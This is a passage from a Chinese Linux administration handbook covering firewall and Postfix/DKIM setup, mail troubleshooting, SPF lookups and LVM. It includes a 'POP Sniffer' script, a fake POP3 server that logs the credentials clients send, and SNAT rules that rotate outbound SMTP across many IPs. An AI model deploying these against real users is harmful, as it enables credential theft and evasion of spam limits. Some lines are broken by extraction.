LIBEXEC=/srv/firewall/libexec
                                        RULE=smtp
```

编辑ACL规则

```
# vim /srv/firewall/libexec/smtp.py

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#
#  example.py
#
#  Copyright 2013 neo <netkiller@msn.com>
#
#  This program is free software; you can redistribute it
and/or modify
#  it under the terms of the GNU General Public License as
published by
#  the Free Software Foundation; either version 2 of the
License, or
#  (at your option) any later version.
#
#  This program is distributed in the hope that it will be
useful,
#  but WITHOUT ANY WARRANTY; without even the implied warranty
of
#  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
the
#  GNU General Public License for more details.
#
```

```
#  You should have received a copy of the GNU General Public
License
#  along with this program; if not, write to the Free Software
#  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
#  MA 02110-1301, USA.
#
#

from firewall import *

########################################
# Web Application
########################################

smtp = Firewall()
smtp.flush()
smtp.policy(smtp.INPUT,smtp.ACCEPT)
smtp.policy(smtp.OUTPUT,smtp.ACCEPT)
smtp.policy(smtp.FORWARD,smtp.ACCEPT)
smtp.policy(smtp.POSTROUTING,smtp.ACCEPT)
smtp.input().state(('RELATED','ESTABLISHED')).accept()
smtp.input().protocol('icmp').accept()
smtp.input().interface('-i','lo').accept()
smtp.input().protocol('tcp').state('NEW').dport('22').accept()
smtp.input().protocol('tcp').state('NEW').dport(('25','110')).a
ccept()
#smtp.input().protocol('tcp').dport(('3306','5432')).reject()
smtp.input().reject('--reject-with icmp-host-prohibited')
smtp.forward().reject('--reject-with icmp-host-prohibited')

for ip in range(53,58):

smtp.postrouting().outbound('enp2s0').protocol('tcp').state('NE
W').statistic('5').snat('--to-source 173.24.223.'+str(ip))
for ip in range(130,191):

smtp.postrouting().outbound('enp2s0').protocol('tcp').state('NE
W').statistic('5').snat('--to-source 107.17.40.'+str(ip))
for ip in range(2,63):

smtp.postrouting().outbound('enp2s0').protocol('tcp').state('NE
W').statistic('5').snat('--to-source 107.18.142.'+str(ip))
for ip in range(130,191):

smtp.postrouting().outbound('enp2s0').protocol('tcp').state('NE
```

```
W').statistic('5').snat('--to-source 146.71.38.'+str(ip))
for ip in range(194,255):

smtp.postrouting().outbound('enp2s0').protocol('tcp').state('NE
W').statistic('5').snat('--to-source 104.20.164.'+str(ip))


def start():
        smtp.start()
def stop():
        smtp.stop()
def restart():
        smtp.stop()
        smtp.start()
def show():
        smtp.show()
def status():
        smtp.status()
def main():
        show()
        return( 0 )

if __name__ == '__main__':
        main()
```

启动firewall

```
                                        systemctl enable
firewall
                                        systemctl start
firewall
```

CentOS 6.x 之前的版本请使用 /etc/init.d/firewall 脚本

8. Example

8.1. 站内电邮发送

背景，网站通常需要一个电子邮件服务器，用于认证邮件真实性，给用户发送通知，订阅邮件等等。

这个邮件系统只需要外发邮件，并不需要接收邮件，配置如下。

```
[root@netkiller postfix]# postconf -n
alias_database = hash:/etc/aliases
alias_maps = hash:/etc/aliases
command_directory = /usr/sbin
config_directory = /etc/postfix
daemon_directory = /usr/libexec/postfix
data_directory = /var/lib/postfix
debug_peer_level = 2
debugger_command =
PATH=/bin:/usr/bin:/usr/local/bin:/usr/X11R6/bin ddd
$daemon_directory/$process_name $process_id & sleep 5
home_mailbox = Maildir/
html_directory = no
inet_interfaces = all
inet_protocols = ipv4
mail_owner = postfix
mailq_path = /usr/bin/mailq.postfix
manpage_directory = /usr/share/man
milter_default_action = accept
milter_protocol = 2
mydestination = $myhostname, localhost.$mydomain, localhost,
$mydomain
mydomain = netkiller.cn
myhostname = mail.netkiller.cn
mynetworks = 203.88.18.17, 202.130.11.34, 147.89.27.78,
219.90.13.18
myorigin = $mydomain
newaliases_path = /usr/bin/newaliases.postfix
non_smtpd_milters = $smtpd_milters
queue_directory = /var/spool/postfix
```

```
readme_directory = /usr/share/doc/postfix-2.10.1/README_FILES
sample_directory = /usr/share/doc/postfix-2.10.1/samples
sendmail_path = /usr/sbin/sendmail.postfix
setgid_group = postdrop
smtpd_milters = inet:127.0.0.1:8891
unknown_local_recipient_reject_code = 550
```

8.2. EDM 服务器

EDM服务器建议配置

```
                                postconf -e
"default_destination_concurrency_limit=5"
                                postconf -e "queue_run_delay =
12h"
                                postconf -e
"maximal_queue_lifetime = 1d"
```

首先投递目的主机不能并发太多，发送失败的邮件一天只需要重发一次就可以，隔天是吧队列直接抛弃无需保留。

8.3. SMTP 邮件发送服务器

```
neo@netkiller ~ % postconf -n
alias_database = hash:/etc/aliases
alias_maps = hash:/etc/aliases
append_dot_mydomain = no
biff = no
compatibility_level = 2
inet_interfaces = all
inet_protocols = all
mailbox_size_limit = 0
message_size_limit = 1024000000
mydestination = $myhostname, netkiller.cn,
netkiller.netkiller.com, localhost.netkiller.com, localhost
myhostname = netkiller.netkiller.com
```

```
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
myorigin = /etc/mailname
readme_directory = no
recipient_delimiter = +
relayhost =
smtp_tls_session_cache_database =
btree:${data_directory}/smtp_scache
smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
smtpd_relay_restrictions = permit_mynetworks
permit_sasl_authenticated defer_unauth_destination
smtpd_tls_cert_file = /etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file = /etc/ssl/private/ssl-cert-snakeoil.key
smtpd_tls_session_cache_database =
btree:${data_directory}/smtpd_scache
smtpd_use_tls = yes
```

9. FAQ

9.1. SMTP ERROR: RCPT TO command failed: 501 5.1.3 Bad recipient address syntax

客户端反馈

```
SMTP ERROR: RCPT TO command failed: 501 5.1.3 Bad recipient
address syntax
2015-09-23 08:06:12     SMTP Error: The following recipients
failed: root@example.com: Bad recipient address syntax
<strong>SMTP Error: The following recipients failed:
root@example.com: Bad recipient address syntax
```

/var/log/maillog

```
Sep 23 16:12:00 smtp1 postfix/smtpd[982]: NOQUEUE: reject: RCPT
from unknown[202.130.101.34]: 554 5.7.1 <netkiller@msn.com>:
Relay access denied; from=<root@mail.example.com> to=
<netkiller@msn.com> proto=ESMTP helo=<localhost.localdomain>
```

问题原因是 mynetworks 配置项没有放行客户端

```
                                [root@netkiller.github.io ~]#
postconf | grep permit_mynetworks
                                smtpd_recipient_restrictions =
permit_mynetworks, reject_unauth_destination
```

设置mynetworks配置项，允许IP使用SMTP发送邮件

```
                                [root@netkiller.github.io ~]#
postconf -n | grep mynetworks
                                mynetworks = 202.130.101.34
```

9.2. connect to gmail-smtp-in.l.google.com[2607:f8b0:400e:c00::1a]:25: Network is unreachable

问题分析，上面2607:f8b0:400e:c00::1a是IPv6地址，在google默认是ipv6，但大陆机房几乎不支持ipv6.

```
                                Aug 26 03:19:52 localhost
postfix/smtp[6468]: connect to gmail-smtp-
in.l.google.com[2607:f8b0:400e:c00::1a]:25: Network is
unreachable
                                Aug 26 03:19:53 localhost
postfix/smtpd[6151]: connect from unknown[175.43.242.13]
```

解决方法禁用ipv6

```
                                postconf -e "inet_protocols =
ipv4"
                                systemctl reload postfix
```

9.3. opendkim[5762]: 3012A802C1DD: [49.213.11.18] [49.213.11.18] not internal

发送电子邮件并进行DKIM签名的前提是你邮件客户端的IP地址在 TrustedHosts 列表中

```
                                Aug 26 03:52:36 localhost
opendkim[5762]: 3012A802C1DD: [49.213.11.18] [49.213.11.18] not
internal
```

```
                                Aug 26 03:52:36 localhost
opendkim[5762]: 3012A802C1DD: not authenticated
                                Aug 26 03:52:36 localhost
opendkim[5762]: 3012A802C1DD: no signature data
```

解决方法

添加 not internal IP地址到 /etc/opendkim/TrustedHosts 文件中，然后reload opendkim 进程。

9.4. opendkim[12578]: 4CC5C802C382: no signature data

```
Aug 26 02:46:52 localhost postfix/smtpd[5441]: connect from
unknown[202.130.101.34]
Aug 26 02:46:53 localhost postfix/smtpd[5441]: 4CC5C802C382:
client=unknown[202.130.101.34]
Aug 26 02:46:53 localhost postfix/cleanup[5445]: 4CC5C802C382:
message-id=<860176544.0.1472194012792@Server>
Aug 26 02:46:53 localhost opendkim[12578]: 4CC5C802C382:
[202.130.101.34] [202.130.101.34] not internal
Aug 26 02:46:53 localhost opendkim[12578]: 4CC5C802C382: not
authenticated
Aug 26 02:46:53 localhost opendkim[12578]: 4CC5C802C382: no
signature data
Aug 26 02:46:53 localhost postfix/qmgr[4605]: 4CC5C802C382:
from=<neo@netkiller.cn>, size=530, nrcpt=1 (queue active)
Aug 26 02:46:53 localhost postfix/smtpd[5441]: disconnect from
unknown[202.130.101.34]
Aug 26 02:46:54 localhost postfix/smtp[5446]: connect to gmail-
smtp-in.l.google.com[2607:f8b0:400e:c00::1b]:25: Network is
unreachable
Aug 26 02:46:54 localhost postfix/smtp[5446]: 4CC5C802C382: to=
<netkiller@msn.com>, relay=gmail-smtp-
in.l.google.com[74.125.25.27]:25, delay=1.3,
delays=0.57/0.01/0.41/0.27, dsn=2.0.0, status=sent (250 2.0.0
OK 1472194014 m185si19680934pfc.265 - gsmtp)
Aug 26 02:46:54 localhost postfix/qmgr[4605]: 4CC5C802C382:
removed
```

解决方案

```
                                [root@localhost ~]# egrep -v
"^#|^$" /etc/opendkim.conf
                                PidFile
/var/run/opendkim/opendkim.pid
                                Mode sv
                                Syslog yes
                                SyslogSuccess yes
                                LogWhy yes
                                UserID opendkim:opendkim
                                Socket inet:8891@localhost
                                Umask 002
                                SendReports yes
                                SoftwareHeader yes
                                Canonicalization
relaxed/relaxed
                                Selector default
                                MinimumKeyBits 1024
                                KeyFile
/etc/opendkim/keys/default.private
                                KeyTable /etc/opendkim/KeyTable
                                SigningTable
refile:/etc/opendkim/SigningTable
                                InternalHosts
refile:/etc/opendkim/TrustedHosts
                                OversignHeaders From
```

注意下面几项配置

```
                                Mode sv (这里默认是v便是校验邮件但
不签名，s表示签名邮件)
                                KeyFile
/etc/opendkim/keys/default.private
                                KeyTable /etc/opendkim/KeyTable
                                SigningTable
refile:/etc/opendkim/SigningTable
                                InternalHosts
refile:/etc/opendkim/TrustedHosts
```

9.5. /etc/opendkim/keys/default.private: open(): No such file or directory

如果无法启动请查看启动日志

```
                                # grep opendkim
/var/log/messages
                                Aug 25 01:24:57 localhost
yum[10052]: Installed: libopendkim-2.10.3-7.el7.x86_64
                                Aug 25 01:25:00 localhost
yum[10052]: Installed: opendkim-2.10.3-7.el7.x86_64
                                Aug 25 01:55:08 localhost
opendkim: /etc/opendkim/keys/default.private: open(): No such
file or directory
                                Aug 25 01:55:08 localhost
opendkim: opendkim: /etc/opendkim.conf:
/etc/opendkim/keys/default.private: open(): No such file or
directory
                                Aug 25 01:55:08 localhost
systemd: opendkim.service: control process
                                exited, code=exited status=78
                                Aug 25 01:55:08 localhost
systemd: Unit opendkim.service entered failed state.
                                Aug 25 01:55:08 localhost
systemd: opendkim.service failed.
                                Aug 25 01:56:10 localhost
opendkim: /etc/opendkim/keys/default.private: open(): No such
file or directory
                                Aug 25 01:56:10 localhost
opendkim: opendkim: /etc/opendkim.conf:
/etc/opendkim/keys/default.private: open(): No such file or
directory
                                Aug 25 01:56:10 localhost
systemd: opendkim.service: control process exited, code=exited
status=78
                                Aug
                                25 01:56:10 localhost systemd:
Unit opendkim.service entered failed state.
                                Aug 25 01:56:10 localhost
systemd: opendkim.service failed.
```

修改配置文件，指向你的密钥文件

```
                                KeyFile
/etc/opendkim/keys/default.private
```

9.6. fatal: parameter inet_interfaces: no local interface found for ::1

```
# Enable IPv4, and IPv6 if supported
inet_protocols = all
# 改为
inet_protocols = ipv4
```

9.7. NOQUEUE: reject: MAIL from unknown[192.168.3.31]: 552 5.3.4 Message size exceeds fixed limit;

```
NOQUEUE: reject: MAIL from unknown[192.168.3.31]: 552 5.3.4
Message size exceeds fixed limit;
```

查看 message_size_limit 配置，默认是 10MB

```
neo@netkiller ~ % postconf -d | grep message_size_limit
message_size_limit = 10240000
```

```
neo@netkiller ~ % sudo postconf -e 'message_size_limit =
```

```
1024000000'
neo@netkiller ~ % sudo systemctl reload postfix
```

9.8. 452 4.3.1 Insufficient system storage

message_size_limit 设置不合理

```
neo@netkiller ~ % sudo postconf -e 'message_size_limit =
10240000000'
```

9.9. 454 Relay access denied

```
Jul 10 08:22:43 netkiller postfix/smtpd[2820]: NOQUEUE: reject:
RCPT from unknown[192.168.3.31]: 454 4.7.1
<netkiller@kindle.cn>: Relay access denied; from=
<neo@netkiller.cn> to=<netkiller@kindle.cn> proto=ESMTP helo=
<1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.
0.ip6.arpa>
```

```
neo@netkiller ~ % sudo postconf -e
'smtpd_recipient_restrictions=permit_mynetworks'
```

配置 permit_mynetworks 后，需要将网卡的IP地址配置到 mynetworks，这里是 192.168.3.0/24

```
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
```

```
192.168.3.0/24
```

例 54.1. SMTP 服务器配置实例

配置例子

```
neo@netkiller ~ % postconf -n
alias_database = hash:/etc/aliases
alias_maps = hash:/etc/aliases
append_dot_mydomain = no
biff = no
compatibility_level = 2
inet_interfaces = all
inet_protocols = all
mailbox_size_limit = 0
message_size_limit = 10240000000
mydestination = $myhostname, netkiller.cn, mail.netkiller.cn,
localhost
myhostname = mail.netkiller.cn
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
192.168.3.0/24
myorigin = /etc/mailname
readme_directory = no
recipient_delimiter = +
relayhost =
smtp_tls_session_cache_database =
btree:${data_directory}/smtp_scache
smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
smtpd_recipient_restrictions = permit_mynetworks
smtpd_relay_restrictions = permit_mynetworks
permit_sasl_authenticated defer_unauth_destination
permit_inet_interfaces
smtpd_tls_cert_file = /etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file = /etc/ssl/private/ssl-cert-snakeoil.key
smtpd_tls_session_cache_database =
btree:${data_directory}/smtpd_scache
smtpd_use_tls = yes
```

第 55 章 邮件原文

1. Subject Unicode

=?encode?B?Subject?=

B = BASE64

例 55.1. Subject Unicode

=?UTF-8?B?U3ViamVjdAo?=

2. TO/CC/BCC

```
To: Neo Chen <neo.chen@example.com>
Cc: =?UTF-8?B?U3ViamVjdAo?= <sky.lv@example.com>
Bcc: xinying.wen@example.com
```

3. 正文

```
# cat mail.sh
#!/bin/bash
subject=$(echo "测试邮件"|base64)
mail=`cat /tmp/mail.txt | base64`
/usr/sbin/sendmail -t <<EOF
From: system@example.com
To: chao.zhang@example.com
Cc: sky.lv@example.com
Bcc: xinying.wen@example.com
Subject: =?utf-8?B?$subject?=
Content-Language: zh-cn
Content-type:txt/plain;charset=UTF-8
Content-Transfer-Encoding: base64

$mail

EOF
```

4. POP Sniffer

```
#!/usr/bin/python3
# Author: neo chan
# Homepage: http://netkiller.8800.org

import socketserver,sys
import threading

class
ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):

        def setup(self):
                print(self.client_address[0], 'connected!')
                self.request.send(b'+OK Welcome to coremail
Mail Pop3 Server \r\n')

        def handle(self):
        # self.request is the TCP socket connected to the
client
                while True:
                        self.data =
self.request.recv(1024).strip()
                        if self.data == b'QUIT':
                                return
                        if self.data == b'AUTH':
                                self.request.send(b'-ERR Not
support ntlm auth method\r\n')
                        print("%s wrote: " %
self.client_address[0])
                        print (self.data)
                        # just send back the same data, but
upper-cased
                        # self.request.send(self.data.upper())
                        self.request.send(b'+OK 0 message(s) [0
byte(s)]\r\n')

        def finish(self):
                print( self.client_address[0], 'disconnected!')
                self.request.send(b'Goodbye! \r\n')
```

```
class ThreadedTCPServer(socketserver.ThreadingMixIn,
socketserver.TCPServer):
        pass

if __name__ == "__main__":
        HOST, PORT = "172.16.0.1", 110

        # Create the server, binding to localhost on port 110
        # server = socketserver.TCPServer((HOST, PORT),
MyTCPHandler)
        # server.serve_forever()

        # Activate the server; this will keep running until you
        # interrupt the program with Ctrl-C
        try:
                server = ThreadedTCPServer((HOST, PORT),
ThreadedTCPRequestHandler)
                # Start a thread with the server -- that thread
will then start one
                # more thread for each request
                server_thread =
threading.Thread(target=server.serve_forever)
                # Exit the server thread when the main thread
terminates
                # server_thread.setDaemon(True)
                server_thread.start()
        except KeyboardInterrupt:
                sys.exit(0)
```

5. PHP mail()

```
# cat mail.php
<?php

$to = "neo.chen@example.com";
$subject = "My subject";
$txt = "Hello world!";
$headers = "From: webmaster@example.com" . "\r\n";
//. "CC: somebodyelse@example.com";

mail($to,$subject,$txt,$headers);
?>
```

第 56 章 反垃圾邮件相关

Anti-Spam

http://www.openspf.org/

1. Sender Policy Framework

1.1. 分析 SPF 记录

从主域开始查看 txt 记录

```
neo@netkiller:~$ nslookup -type=txt 163.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
163.com text = "v=spf1 include:spf.163.com -all"

Authoritative answers can be found from:
```

找到 spf.163.com 域名，再查看它的 txt 记录

```
neo@netkiller:~$ nslookup -type=txt spf.163.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
spf.163.com     text = "v=spf1 include:a.spf.163.com
include:b.spf.163.com include:c.spf.163.com
include:d.spf.163.com -all"

Authoritative answers can be found from:
```

一次查看 a.spf.163.com ~ d.spf.163.com 几个域名

```
neo@netkiller:~$ nslookup -type=txt a.spf.163.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
a.spf.163.com   text = "v=spf1 ip4:220.181.12.0/22
ip4:220.181.31.0/24 ip4:123.125.50.0/24 ip4:220.181.72.0/24
ip4:123.58.178.0/24 ip4:123.58.177.0/24 ip4:113.108.225.0/24
ip4:218.107.63.0/24 ip4:123.58.189.128/25 -all"

Authoritative answers can be found from:
```

这样就可以获得163.com所有邮件服务器的IP地址

下面我们使用 dig 演示此过程

```
neo@netkiller:~$ dig -t txt google.com

; <<>> DiG 9.9.5-11ubuntu1.2-Ubuntu <<>> -t txt google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55272
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;google.com.                    IN      TXT

;; ANSWER SECTION:
google.com.             3599    IN      TXT     "v=spf1
include:_spf.google.com ~all"

;; Query time: 40 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 24 11:12:01 HKT 2016
;; MSG SIZE  rcvd: 87

neo@netkiller:~$ dig -t txt _spf.google.com
```

```
; <<>> DiG 9.9.5-11ubuntu1.2-Ubuntu <<>> -t txt _spf.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24347
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;_spf.google.com.               IN      TXT

;; ANSWER SECTION:
_spf.google.com.        299     IN      TXT     "v=spf1
include:_netblocks.google.com include:_netblocks2.google.com
include:_netblocks3.google.com ~all"

;; Query time: 45 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 24 11:12:07 HKT 2016
;; MSG SIZE  rcvd: 160

neo@netkiller:~$ dig -t txt _netblocks.google.com

; <<>> DiG 9.9.5-11ubuntu1.2-Ubuntu <<>> -t txt
_netblocks.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59355
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;_netblocks.google.com.         IN      TXT

;; ANSWER SECTION:
_netblocks.google.com.  3599    IN      TXT     "v=spf1
ip4:64.18.0.0/20 ip4:64.233.160.0/19 ip4:66.102.0.0/20
ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:74.125.0.0/16
ip4:108.177.8.0/21 ip4:173.194.0.0/16 ip4:207.126.144.0/20
ip4:209.85.128.0/17 ip4:216.58.192.0/19 ip4:216.239.32.0/19
~all"
```

```
;; Query time: 42 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 24 11:12:13 HKT 2016
;; MSG SIZE  rcvd: 304
```

2. DKIM

3. 邮件被拒收处理方法

3.1. NetEase

网易客服:服务热线020-83568090-1

全国24小时客服电话: 020-83568090 (163/126免费邮箱、188邮箱、免费相册、博客等)

3.2. Sohu

搜狐客服:

webmaster@vip.sohu.com

热线电话： 010-58511234

http://mail.sohu.com/info/policy/

3.3. Tom

http://pr.tom.com/about/about_contact_1.htm

信的频率间隔多长时间. 成功的一些日志. 回.(telnet tommx.163.net 25) 件人地址.	1.发送频率,包括一次性发信数量,每次发 2.系统发送日志,例如您们发信系统发送不 3.对tom邮箱telnet一次,把测试结果返 4.提供发信失败的具体时间和发件人和收 5.如有退信请提供完整的退信内容. 6.请提供贵司的域名和发信IP.

test_tom163@163.com

3.4. QQ

客服电话：0755-83765566



申请“他域互通” http://openmail.qq.com/

3.5. 21CN

咨询热线: 020-38733114 （7*24小时服务）,咨询邮箱:webmaster@21cn.com

垃圾邮件处理专题http://mail.21cn.com/help/spam.htm

退信专题:http://mail.21cn.com/help/tuixin_index1.htm

第 57 章 Fax

1. HylaFAX

http://www.hylafax.org/

第 58 章 FAQ

1. 通过SSH与控制台不能登录

通过SSH与控制台不能登录，登录后立即退出。

我在做压力测试的时候将所有用户的 nofile 设置为 1050000 导致 SSH 与控制台均不能登录Linux 系统。

```
# cat /etc/security/limits.conf |tail
#*               hard    rss             10000
#@student        hard    nproc           20
#@faculty        soft    nproc           20
#@faculty        hard    nproc           50
#ftp             hard    nproc           0
#@student        -       maxlogins       4

# End of file
* soft nofile 1050000
* hard nofile 1050000
```

后来发现/var/log/secure 日志，提示Could not set limit for 'nofile': Operation not permitted

```
# tail -f /var/log/secure

Aug  6 04:07:56 r510 sshd[20858]: Accepted password for root
from 192.168.80.129 port 51798 ssh2
Aug  6 04:07:56 r510 sshd[20858]: pam_limits(sshd:session):
Could not set limit for 'nofile': Operation not permitted
Aug  6 04:07:56 r510 sshd[20858]: pam_unix(sshd:session):
session opened for user root by (uid=0)
Aug  6 04:07:56 r510 sshd[20858]: error: PAM:
pam_open_session(): Permission denied
```





部分 VI. Backup, Recovery, and Archiving Solutions

File Transfer, Synchronize, Storage

第 59 章 Logical Volume Manager (LVM)

vg,lv命名规则，建议采用：

1. /dev/vg00/lvol00

2. /dev/VolGroup00/LogVol00

lvm 创建流程 pvcreate - vgcreate - lvcreate

```
# pvcreate /dev/sdb4
  Physical volume "/dev/sdb4" successfully created

# vgcreate vg1 /dev/sdb4
  Volume group "vg1" successfully created

# lvcreate -l 10239 -n lv0 vg1
  Logical volume "lv0" created
```

1. 物理卷管理（physical volume）

1.1. pvcreate

将整个硬盘划为物理卷

```
# pvcreate /dev/hdb
```

将单个分区创建为物理卷的命令为：

```
# pvcreate /dev/hda5
```

实例

```
# pvcreate /dev/sdb4
  Physical volume "/dev/sdb4" successfully created
```

1.2. pvdisplay

```
# pvdisplay
  --- Physical volume ---
  PV Name               /dev/sdb4
  VG Name               vg1
  PV Size               1.02 TiB / not usable 4.90 MiB
  Allocatable           yes
  PE Size               4.00 MiB
  Total PE              267301
  Free PE               257062
  Allocated PE          10239
  PV UUID               g2xLQ8-7tgm-iNZc-8dVq-vo3z-CFJp-LryYAs
```

1.3. pvs

```
# pvs
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb4  vg1  lvm2 a-   1.02t 1004.15g
```

2. 卷组管理（Volume Group）

2.1. vgcreate

```
# vgcreate vg1 /dev/sdb4
  Volume group "vg1" successfully created
```

2.2. vgdisplay

```
# vgdisplay
  --- Volume group ---
  VG Name               vg1
  System ID
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  2
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                1
  Open LV               0
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               1.02 TiB
  PE Size               4.00 MiB
  Total PE              267301
  Alloc PE / Size       10239 / 40.00 GiB
  Free  PE / Size       257062 / 1004.15 GiB
  VG UUID               Kxd02t-mFtJ-nThA-Lciy-zI2A-Dwzq-2nJoVh
```

2.3. vgs

```
# vgs
  VG   #PV #LV #SN Attr   VSize VFree
```

```
  vg1    1   1   0 wz--n- 1.02t 1004.15g
```

2.4. vgchange

激活卷组

```
# vgchange -a y vg1
```

2.5. vgextend

```
vgextend vg1 /dev/sdb3
```

```
# vgdisplay
  --- Volume group ---
  VG Name               vg1
  System ID
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  2
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                1
  Open LV               0
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               1.02 TiB
  PE Size               4.00 MiB
  Total PE              267301
  Alloc PE / Size       10239 / 40.00 GiB
  Free  PE / Size       257062 / 1004.15 GiB
  VG UUID               Kxd02t-mFtJ-nThA-Lciy-zI2A-Dwzq-2nJoVh

# vgs
  VG   #PV #LV #SN Attr   VSize VFree
  vg1    1   1   0 wz--n- 1.02t 1004.15g
```

```
# vgextend vg1 /dev/sdb3
  No physical volume label read from /dev/sdb3
  Physical volume "/dev/sdb3" successfully created
  Volume group "vg1" successfully extended

# vgdisplay
  --- Volume group ---
  VG Name               vg1
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  3
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                1
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               1.51 TiB
  PE Size               4.00 MiB
  Total PE              395303
  Alloc PE / Size       10239 / 40.00 GiB
  Free  PE / Size       385064 / 1.47 TiB
  VG UUID               Kxd02t-mFtJ-nThA-Lciy-zI2A-Dwzq-2nJoVh

# vgs
  VG   #PV #LV #SN Attr   VSize VFree
  vg1    2   1   0 wz--n- 1.51t 1.47t

  # pvdisplay
  --- Physical volume ---
  PV Name               /dev/sdb4
  VG Name               vg1
  PV Size               1.02 TiB / not usable 4.90 MiB
  Allocatable           yes
  PE Size               4.00 MiB
  Total PE              267301
  Free PE               257062
  Allocated PE          10239
  PV UUID               g2xLQ8-7tgm-iNZc-8dVq-vo3z-CFJp-LryYAs

  --- Physical volume ---
```

```
  PV Name               /dev/sdb3
  VG Name               vg1
  PV Size               500.01 GiB / not usable 1.12 MiB
  Allocatable           yes
  PE Size               4.00 MiB
  Total PE              128002
  Free PE               128002
  Allocated PE          0
  PV UUID               77RRJm-e4iz-Zfos-ZYHT-XEBa-AZ7D-Yd7fdU
```

2.6. vgreduce

```
# vgreduce vg1 /dev/sdb3
  Removed "/dev/sdb3" from volume group "vg1"

# pvdisplay
  --- Physical volume ---
  PV Name               /dev/sdb4
  VG Name               vg1
  PV Size               1.02 TiB / not usable 4.90 MiB
  Allocatable           yes
  PE Size               4.00 MiB
  Total PE              267301
  Free PE               257062
  Allocated PE          10239
  PV UUID               g2xLQ8-7tgm-iNZc-8dVq-vo3z-CFJp-LryYAs

  "/dev/sdb3" is a new physical volume of "500.01 GiB"
  --- NEW Physical volume ---
  PV Name               /dev/sdb3
  VG Name
  PV Size               500.01 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               77RRJm-e4iz-Zfos-ZYHT-XEBa-AZ7D-Yd7fdU
```

3. 逻辑卷管理（logical volume）

3.1. lvcreate

创建1000M逻辑卷

```
# lvcreate -l 1000 -n lv0 vg1
  Logical volume "lv0" created

# ls /dev/vg1/lv0
```

使用-L参数

```
# lvcreate -L 100G -n lv3 vg1
  Logical volume "lv3" created
```

snapshot

```
# lvcreate --size 16m --snapshot --name snap0 /dev/vg1/lv0
  Logical volume "snap0" created

# find /dev/vg1/
/dev/vg1/
/dev/vg1/snap0
/dev/vg1/lv3
/dev/vg1/lv1
/dev/vg1/lv0
```

3.2. lvdisplay

```
# lvdisplay
  --- Logical volume ---
```

```
  LV Name                /dev/vg1/lv0
  VG Name                vg1
  LV UUID                DyvPgz-VFjs-gu58-mxNX-ybCm-tcUP-kKk90y
  LV Write Access        read/write
  LV Status              available
  # open                 0
  LV Size                40.00 GiB
  Current LE             10239
  Segments               1
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:0

  --- Logical volume ---
  LV Name                /dev/vg1/lv1
  VG Name                vg1
  LV UUID                8Nbuio-w2CH-euVD-9LNB-3Dcd-frS0-Cm3EBD
  LV Write Access        read/write
  LV Status              available
  # open                 0
  LV Size                3.91 GiB
  Current LE             1000
  Segments               1
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:1
```

3.3. lvremove

```
# lvcreate -l 1000 -n lv1 vg1
  Logical volume "lv1" created

# lvdisplay
  --- Logical volume ---
  LV Name                /dev/vg1/lv0
  VG Name                vg1
  LV UUID                DyvPgz-VFjs-gu58-mxNX-ybCm-tcUP-kKk90y
  LV Write Access        read/write
  LV Status              available
  # open                 0
```

```
  LV Size                40.00 GiB
  Current LE             10239
  Segments               1
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:0

  --- Logical volume ---
  LV Name                /dev/vg1/lv1
  VG Name                vg1
  LV UUID                8Nbuio-w2CH-euVD-9LNB-3Dcd-frS0-Cm3EBD
  LV Write Access        read/write
  LV Status              available
  # open                 0
  LV Size                3.91 GiB
  Current LE             1000
  Segments               1
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:1


